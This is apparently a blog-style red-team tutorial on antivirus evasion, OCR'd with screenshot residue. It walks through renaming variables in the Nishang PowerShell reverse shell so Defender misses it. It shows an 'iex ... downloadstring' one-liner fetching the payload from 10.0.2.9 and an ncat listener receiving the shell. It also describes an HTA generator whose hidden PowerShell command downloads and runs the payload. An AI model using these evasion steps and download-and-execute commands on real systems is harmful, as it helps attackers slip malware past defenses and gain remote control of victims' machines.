
OK, let's talk about AV Evasion, the first thing I should mention is "How do AV's work?". Let's understand how AV's flag, our malware in a very simple way there are 3 methods, but I will only be talking about 2. And these are very simple to understand.

Signature Based:


Easy right? A signature is created for a known malware and it's added to a DB that the AV holds and when it touches Disk it will compare it with it's known Signatures and if found it will flag it and Block its execution. Every file created has a unique hash that can be easily found by using various tools or just a simple PowerShell Command. Get-FileHash.

Sample:



```
PS C:\Users\dwinchester\Documents\Test> Get-FileHash .\Test.txt

Algorithm       Hash                                                                    Path
---------       ----                                                                    ----
SHA256          AF9DF90289B05F868F3466E248EEDAF3968F0B7B1120F4AC06129AB0F951DC91        C:\Users\dwinchester\Document...


PS C:\Users\dwinchester\Documents\Test>
```

Awesome, simple let's say this is the Hash used for the AV Database and THIS is what get's flagged. So how should we approach this situation? I guess you can tell by now that we should change this Hash to a New one and if it doesn't exist in the DB it will run with no issues.




```
PS C:\Users\dwinchester\Documents\Test> Get-FileHash .\Test.txt

Algorithm       Hash
---------       ----
SHA256          AF9DF90289B05F868F3466E248EEDAF3968F0B7B1120F4AC06129AB0F951DC91


PS C:\Users\dwinchester\Documents\Test> echo "Hello Everyone" >> Test.txt
PS C:\Users\dwinchester\Documents\Test> type .\Test.txt
Hello World
Hello Everyone
PS C:\Users\dwinchester\Documents\Test> Get-FileHash .\Test.txt

Algorithm       Hash
---------       ----
SHA256          D36630585F903DE4F5CE0A1B3504B88079271996D720821F05D7242B771B0422


PS C:\Users\dwinchester\Documents\Test>
```

Easy, we managed to change the signature of the file just by adding some simple words and not affecting its original content. But let’s be honest this is not enough, nowadays we need to take a deeper approach and learn a little on how our malware works to modify its code and behavior a slight bit but still get the same end Results.

Let’s work with some live malware in this sample I will use the NISHANG PowerShell Reverse Shell Script I will run it Default so you can see how this gets flagged and then modify it so it will bypass and execute our code.

What happens when this Malware touches Disk on a clean Windows 10 2004 Install with all the updates applied, remember I am trying to evade the Newest of the Newest.



Opening Invoke-ShellTcp.ps1

You have chosen to open:


Invoke-ShellTcp.ps1

which is: PS1 file (4.3 KB)
from: http://10.0.2.9:8000

What should Firefox do with this file?

○ Open with Notepad (default)
● Save File

Wow, almost immediately it gets flagged and Deleted.



Threats found. Start the recommended actions.

Backdoor:PHP/WebShell
8/17/2020 7:08 AM (Active)


Severe

Start actions

Allowed threats

Protection history

Well Of course let's see the Signature on VT.



16
/ 57

Community Score

16 engines detected this file


8f50059a0538cbf79f9cf3c72e8486e4452bebcddad7fb9acd885163ffce1d53
Invoke-ShellTcp.ps1

powershell

Ouch 16 / 57, and unfortunately those 16 that detect are the most popular AVs in the Market. Remember we are trying to Avoid this and Bypass AV.

So, remember what I mentioned let's work with the Payload and start changing it ever so slightly without messing up the Code and have it bypass the AV.

Here is a Snippet of the Code.




```
.LINK
http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
https://github.com/nettitude/powershell/blob/master/powerfun.ps1
https://github.com/samratashok/nishang
#>
    [CmdletBinding(DefaultParameterSetName="reverse")] Param(

        [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
        [String]
        $IPAddress,

        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
        [Int]
        $Port,

        [Parameter(ParameterSetName="reverse")]
        [Switch]
```

So, what is getting flagged here??, Guessed it already? Here is a Hint. It's the variables, ALL the code you see here is legit PowerShell Code, there is nothing malicious about it, all are functional legit pieces of Code from PowerShell.

I mean come on, NISHANG?? Pretty easy string to detect and have it flagged.

Let's change them, let's delete the Comments, Rename Variables and Remove anything that keeps the Original Name of the Malware (NISHANG) in this case.




```
function Invoke-PowerShellTcp
{
<#
.EXAMPLE
PS > Invoke-PowerShellTcp -regresa -IPAddress 192.168.254.226 -Dock 4444

Above shows an example of an interactive PowerShell regresa connect shell. A netcat/
the given IP and Dock.

#>
    [CmdletBinding(DefaultParameterSetName="regresa")] Param(

        [Parameter(Position = 0, Mandatory = $true, ParameterSetName="regresa")]
        [Parameter(Position = 0, Mandatory = $false, ParameterSetName="Rope")]
        [String]
        $IPAddress,

        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="regresa")]
        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="Rope")]
        [Int]
        $Dock,
```

Perfect, I didn't mess with the Code, I change a few commands and removed the word NISHANG that gets flagged almost immediately.


Let's Run it.

Boom



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\dwinchester> iex (new-object net.webclient).downloadstring("http://10.0.2.9:8000/Invoke-PowerShellTcp.ps1");
```

And



```
[dmcxblue@blackarch Payloads]$ ncat -lvnp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.0.2.15.
Ncat: Connection from 10.0.2.15:49880.
Windows PowerShell running as user dwinchester on DESKTOP-ALPHA
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\dwinchester>
```

Excellent, No Amsi, No AV, No Errors, Simple and Clean.

Behavior based:

So how does this work, it’s in the name right? Even if the Signature is New and never seen before on the AV’s Database its still smart enough to understand how our Malware works, I mean obvious, everyone goes for well known steps.


- Download
- Execute

Let’s use a common payload: HTA

What is HTA?


Microsoft HTML Applications files that can hold Jscript and VBScript Code and have it executed on the System, they like Binaries as well but can execute Internet Applications outside of the Browser.

I created a small Python Script that builds an HTA file that will Download and Execute a very common Payload.


Terminal - dmcxblue@blackarch:~/Documents/Red-Team/Toolkit
File Edit View Terminal Tabs Help

```
[dmcxblue@blackarch Toolkit]$ python3 HTA-Generator.py

  _    _ _______            _____                           _
 | |  | |__   __|/\        / ____|                         | |
 | |__| |  | |  /  \      | |  __  ___ _ __   ___ _ __ __ _| |_ ___  _ __
 |  __  |  | | / /\ \     | | |_ |/ _ \ '_ \ / _ \ '__/ _` | __/ _ \| '__|
 | |  | |  | |/ ____ \    | |__| |  __/ | | |  __/ | | (_| | || (_) | |
 |_|  |_|  |_/_/    \_\    \_____|\___|_| |_|\___|_|  \__,_|\__\___/|_|


Choose an HTML Title >>Test
Choose App Name >>Test
Payload Name >>Test
Example: http://example:80/Payload.ps1
Enter Full URL with PS1 payload name >>http://10.0.2.9:8000/Invoke-ShellTcp.ps1
File saved as: Test.hta
[dmcxblue@blackarch Toolkit]$
```

But this happens once it touches Disk.



Scan options

Run a quick, full, custom, or Microsoft Defender Offline scan.

Threats found. Start the recommended actions.

Trojan:JS/Flafisi.C
8/17/2020 7:21 AM (Active)

Severe


Ouch, why is that? well simple it’s a very common procedure the Payload contains No Malicious Code, but it’s behavior, what’s it doing you ask?

oShell.Run("powershell.exe -WindowStyle hidden -nologo -noprofile -c IEX ((New-Object Net.WebClient).DownloadString('http://10.0.2.9:8000/Invoke-PowerShellTcp.ps1')

Its this Piece of Code, the thing is known for being Malicious on Executing Malware from the Internet, what can I do, I want to run from memory but this is blocking me, is their any other options around it that can help me on executing??.

Its that Darn IEX, Invoke-Expression that burns us out here, WE can change the Alias to something else and the functionality would still be the same, **BUT** that’s another.

Of Course, what is the behavior here? The code immediately tris to run a PowerShell Script embedded on an HTA File. But what happens when I just want the thing to Download to the Machine? You can use Invoke-WebRequest here.



Windows Security
Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security

Scan options

Run a quick, full, custom, or Microsoft Defender Offline scan.

Threats found. Start the recommended actions.

Trojan:JS/Flafisi.C 8/17/2020 7:21 AM (Active)	Severe
Backdoor:PHP/WebShell 8/17/2020 7:08 AM (Active)	Severe


Have a question?
Get help
Help improve Windows Security
Give us feedback
Change your privacy settings
View and change privacy settings for your Windows 10 device
Downloads
File
Home
Share
View
This PC › Local Disk (C:) › Users › dwinchester › Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
OneDrive
This PC
Network

Name	Date modified	Type	Size
Today (1)			
Test	8/17/2020 7:27 AM	HTML Application	1 KB
Last month (1)			
test	7/29/2020 11:46 PM	File folder	

Yay! Nothing our malware doesn't get deleted, but unfortunately, it's not Executed!!! Damn.

